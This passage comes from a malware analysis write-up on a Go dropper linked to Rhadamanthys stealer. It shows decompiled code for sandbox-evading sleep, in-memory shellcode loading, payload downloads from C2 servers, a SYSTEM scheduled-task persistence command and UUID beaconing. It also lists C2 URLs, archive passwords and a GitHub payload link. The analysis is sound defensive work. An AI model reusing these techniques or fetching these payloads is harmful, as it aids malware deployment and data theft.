When the executable is ready, the program does not proceed and sleeps for 2000000000 Nanoseconds before executing. That is a 2 second duration. [Sleep obfuscation] is a method to evade shorter sandbox analysis. So that is probably why it was used here.

```
time_Sleep(2000000000, cmd, a3, a4, a5, a6, a7, a8, a9);
v13 = os_exec_Command(cmd, a3, 0, 0, 0, v9, v10, v11, v12, v20);
```


According to the unpac.me results, It is the same sample that is used back in 2023. So I am not going into details on this. The executable was named CFF Explorer.exe, a tool to gather information about windows portable executables. And the ClamAV identified this as a variant of Rhadamanthys stealer.




It seems to allocate 0x40000 bytes in heap, then copies the code bytes there and execute it. It's an in-memory loader.

```
::lpMem = &::lpMem;
v17 = a1;
v19 = 0;
v14 = aSiitq6y8cqubwy;
v15 = sub_42BE65;
v16 = ProcessHeap;
v18 = a3;
lpMem[1] = lpMem;
lpMem[0] = lpMem;
v20[0] = ProcessHeap;
v22 = lpMem;
result = HeapAlloc(ProcessHeap, 8u, 0x40000u);
v21 = result;
if ( result )
{
  v23 = &v13;
  sub_42BFEB(v20, sub_42BC80, 0);
  while ( 1 )
  {
    v8 = lpMem[0];
    if ( lpMem[0] == lpMem )
      break;
    v5 = (_DWORD *)*((_DWORD *)lpMem[0] + 1);
    v6 = *(_DWORD *)lpMem[0];
    *v5 = *(_DWORD *)lpMem[0];
```

```
result = CreateEventW(0, 0, 0, 0);
v3 = result;
if ( result )
{
  WaitForSingleObject(result, 0x3E8u);
  shellcode = load_shellcode(*(_DWORD *)(a1 + 8));
  *(_DWORD *)(a1 + 4) = shellcode;
  if ( shellcode )
    sub_42BFEB(a1, (int)sub_42BCD2, (int)&unk_472220);
  return (HANDLE)CloseHandle(v3);
}
return result;
```



This binary is also getting a file from the C2 server hxxps[://]154[.]216[.]19[.]63:7290/0a85ce95cf9a3c9867b03217/bkpne2v4[.]hi47v



Back to the main function, the program continues to launch more threads. And this is the second binary that has been dropped. Initially, it checks if the executable file exists in the said path. And if so, return from the function. It is done to avoid extra work if the file is already placed. Otherwise it increases the chances of getting detected.

```
LODWORD(v13) = 10;
v14 = os_Getenv(PROGRAMDATA, 11, v74[0], a4, v69, a6, a7, a8, a9, v46, v47);
directory_name.ptr = runtime_concatstring2(0, v14, 11LL, aMicrosoft, 10LL, v15, v16, v17);
directory_name.len = v14;
file_name.ptr = exe;
file_name.len = 13LL;
exists = main_CheckFile(file_name, directory_name);// %PROGRAMDATA%\Microsoft\WinDriver.exe
if ( exists )
{
  v77[0] = main_main_func8_deferwrap2;
  v77[1] = v79;
  *(&v80 + 1) = v77;
  v49 = 2;
  result = 2LL;
}
else
```

And afterwards, it is parsing an another URL.

```
sub_4710B9(exists, 13LL, v19, v20);
*v50 = 104;
*&v50[4] = 0x7400000074LL;
*&v50[12] = 0x3A00000070LL;
v51 = 0x2F0000002FLL;
v52 = 0x3400000031LL;
v53 = 0x2E00000037LL;
v54 = 0x3500000034LL;
v55 = 0x340000002ELL;
v56 = 0x2E00000034LL;
v57 = 0x3200000034LL;
v58 = 0x310000003ALL;
v59 = 0x3800000034LL;
v60 = 0x2F00000038LL;
v61 = 0x6F0000006DLL;
v62 = 0x2F00000061LL;
v63 = 0x7200000054LL;
v64 = 0x6300000069LL;
v65 = 0x790000006BLL;
v66 = 0x720000002ELL;
v67 = 0x7200000061LL;
// http://147.45.44.42:1488/moa/Tricky.rar
```


This time, password of the archive is highmood.

```
v36 = *v74;
// %PROGRAMDATA%\Microsoft\WinDriver.exe
extract_path = runtime_concatstring2(0, *v74, v69, MicrosoftWinDriver_exe, 24LL, v21, v22, v23);
extract_path_size = v36;
archive_path_size = *v74;
// %PROGRAMDATA%\Microsoft\driver2.rar
archive_path = runtime_concatstring2(0, *v74, v69, Microsoftdriver2_rar, 22LL, v38, v39, v40);
archive_path_size2 = archive_path_size;
main_DownloadFile(*final_url, *final_url_size, archive_path, archive_path_size, 22, v41, v42, v43, v44);
main_ExtractArchive(extract_path, extract_path_size, archive_path, archive_path_size2, "highmood", 8LL);
main_ScheduleTask(WinDriver, 9uLL, extract_path, extract_path_size);
```


After downloading and extracting the archive, the program schedules a start-up task. So when the computer boots up, the executable will run.


```
v4 = sub_4710B9(sch_name, sch_name_size, executable, v14);
v16[1] = 7LL;
v16[0] = create;                        // "/create"
v16[3] = 3LL;
v16[2] = aTn;                           // "/tn"
v16[5] = sch_name_size;
v16[4] = v4;                            // "WinDriver"
v16[7] = 3LL;
v16[6] = aTr_0;                         // "/tr"
v16[9] = v5;
v16[8] = v6;                            // "%PROGRAMDATA%\Microsoft\WinDriver.exe"
v16[11] = 3LL;
v16[10] = aSc_0;                        // "/sc"
v16[13] = 7LL;
v16[12] = aOnstart;                     // "onstart"
v16[15] = 3LL;
v16[14] = aRu;                          // "/ru"
v16[17] = 6LL;
v16[16] = SYSTEM;                       // "SYSTEM"
// schtasks /create /tn WinDriver /tr %PROGRAMDATA%\Microsoft\WinDriver.exe /sc onstart /ru SYSTEM
v15 = os_exec_Command("schtasks", 8, v16, 9, 9, aTr_0, v7, v8, v9, v14[0]);
p_syscall_SysProcAttr = runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
```


This binary was originally named hellyeah.exe and seems to be obfuscated with VMProtect.



Apparently, it drops a kernel driver to the %TEMP%. And it is most likely a cryptominer. I am going to analyze this kernel driver maybe in another post.







Beside the dropped binaries, there is also a telemetry function that sends computer specific data to the C2 server. Using WMIC (Management Instrumentation Command-line utility) to get the UUID of the computer.

```
csproduct_get_uuid[1] = 9LL;
csproduct_get_uuid[0] = csproduct;
csproduct_get_uuid[3] = 3LL;
csproduct_get_uuid[2] = get;
csproduct_get_uuid[5] = 4LL;
csproduct_get_uuid[4] = &uuid;
*(&v13 + 1) = 3LL;
// "wmic csproduct get uuid"
v125 = os_exec_Command(&wmic, 4, csproduct_get_uuid, 3, 3, &uuid, a9, a10, a11, v87);
p_syscall_SysProcAttr = runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
```

After getting the UUID, the program concatenates it with the string iloveit and base64 encodes the result.

```
len = v140.0.len;
ptr = v140.0.ptr;
v23 = runtime_slicebytetostring(0, v140.0.ptr, len, 0, 3, v17, v18, v19, v20, v87);
v27 = strings_genSplit(v23, ptr, &unk_22B4820, 2, 0, -1, v24, v25, v26, v87, v88, v89, v90, v91, v92);
if ( ptr <= 1 )
  runtime_panicIndex(1LL, ptr, ptr, 2LL, 0LL, v28);
v32 = *(v27 + 24);
uuid = strings_TrimSpace(*(v27 + 16), v32, *(v27 + 16), 2, 0, v28, v29, v30, v31, v87, v88);
uuid_size = v32;
v35 = uuid;
str = runtime_concatstring2(&v94, uuid, uuid_size, iloveit, 7LL, v36, v37, v38);// str += 'iloveit'
v40 = &runtime_noptrbss;
if ( str )
  v40 = str;
uuid_iloveit.len = v35;
uuid_iloveit.cap = v35;
uuid_iloveit.ptr = v40;
v42 = encoding_base64__ptr_Encoding_EncodeToString(runtime_bss, uuid_iloveit);
v41 = v42.len;
v124 = v42.ptr;
v121 = v42.len;
```

Another URL being parsed afterwards.

```
v97 = 0x3400000031LL;
v98 = 0x2E00000037LL;
v99 = 0x3500000034LL;
v100 = 0x340000002ELL;
v101 = 0x2E00000034LL;
v102 = 0x3200000034LL;
v103 = 0x320000003ALL;
v104 = 0x3000000030LL;
v105 = 0x3F00000031LL;
v106 = 0x6500000072LL;
v107 = 0x7300000061LL;
v108 = 0x6E0000006FLL;
v109 = 0x640000003DLL;
v110 = 0x3900000032LL;
v111 = 0x6100000079LL;
v112 = 0x5600000032LL;
v113 = 0x4E00000079LL;
v114 = 0x6B00000054LL;
v115 = 0x5900000035LL;
v116 = 0x6800000032LL;
v117 = 0x5A00000074LL;
v118 = 0x7700000057LL;
v119 = 0x3A0000003DLL;                  // http://147.45.44.42:2001?reason=d29ya2VyNTk5Y2htZWw=:
v49 = 0LL;
```

Finally, the base64 encoded string has been added to the "reason" variable and sent to the C2 server via HTTP GET request. As you can see, values in the "reason" variable are separated with colon (":"). So the final URL looks like hxxp[://]147[.]45[.]44[.]42:2001?reason=base64('worker599chmel'):base64(UUID + 'iloveit'). (I have to defang it to avoid mis-clicking)

```
final_url = runtime_concatstring2(0, new_url_len, url, uuid_iloveit_base64, uuid_iloveit_base64_len
req_url.len = new_url_len;
req_url.ptr = final_url;
resp = net_http__ptr_Client_Get(net_http_DefaultClient, req_url);
```


That is all with the go dropper binary. Along with it, we tracked down C2 servers and these companies were associated with this malware:

DB-IP (02.01.2025)

IP address	**147.45.44.42**
Host name	147.45.44.42
IP range	147.45.44.0-147.45.44.255 CIDR
ISP	Karina Rashkovska
Organization	Karina Rashkovska
Country	**Switzerland** (CH)
Region	Bern
City	Thun
Time zone	Europe/Zurich, GMT+0100
Local time	13:50:09 (CET) / 2025.01.04
Postal Code	3602


AS215789 – Karina Rashkovska

Country	Ukraine
Website	
Hosted domains	1,456
Number of IPv4	512
Number of IPv6	0
ASN type	Hosting
Registry	RIPE
Allocated	a year ago on Jan 03, 2024
Updated	a year ago on Jan 07, 2024




DB-IP (02.01.2025)

IP address	**154.216.19.63**
Host name	154.216.19.63
IP range	154.216.18.0-154.216.19.255 CIDR
ISP	IT Hostline LTD
Organization	Silent Connections LTD
Country	**Lithuania** (LT)
Region	Vilnius
City	Vilnius
Time zone	Europe/Vilnius, GMT+0200
Local time	14:51:44 (EET) / 2025.01.04
Postal Code	01106




AS215240 – Silent Connection Ltd.

Country	United Kingdom
Website	as215240.net
Hosted domains	1,393
Number of IPv4	1,280
Number of IPv6	0
ASN type	Hosting
Registry	RIPE
Allocated	9 months ago on Mar 25, 2024
Updated	9 months ago on Apr 08, 2024



AS44559 – IT HOSTLINE LTD

Country	Cyprus
Website	ithostline.com
Hosted domains	2,891
Number of IPv4	68,352
Number of IPv6	0
ASN type	Hosting
Registry	RIPE
Allocated	a year ago on Nov 29, 2023
Updated	a year ago on Feb 06, 2024



UPDATE Jan 5: Apparently, developers changed their GitHub links and stripped the debug data of the go binary. Here is the updated intera GitHub Link hxxps[://]github[.]com/k76kj76j6t5j65tl67/fuzzy-octo-couscous/releases/download/gyjktit7/intera[.]rar and the password hdtedjtrirtjhtrfhtrh. They also changed the "graphmodule32.dll" to "roblox.dll" for no particular reason. Two another malware is associated with the same GitHub 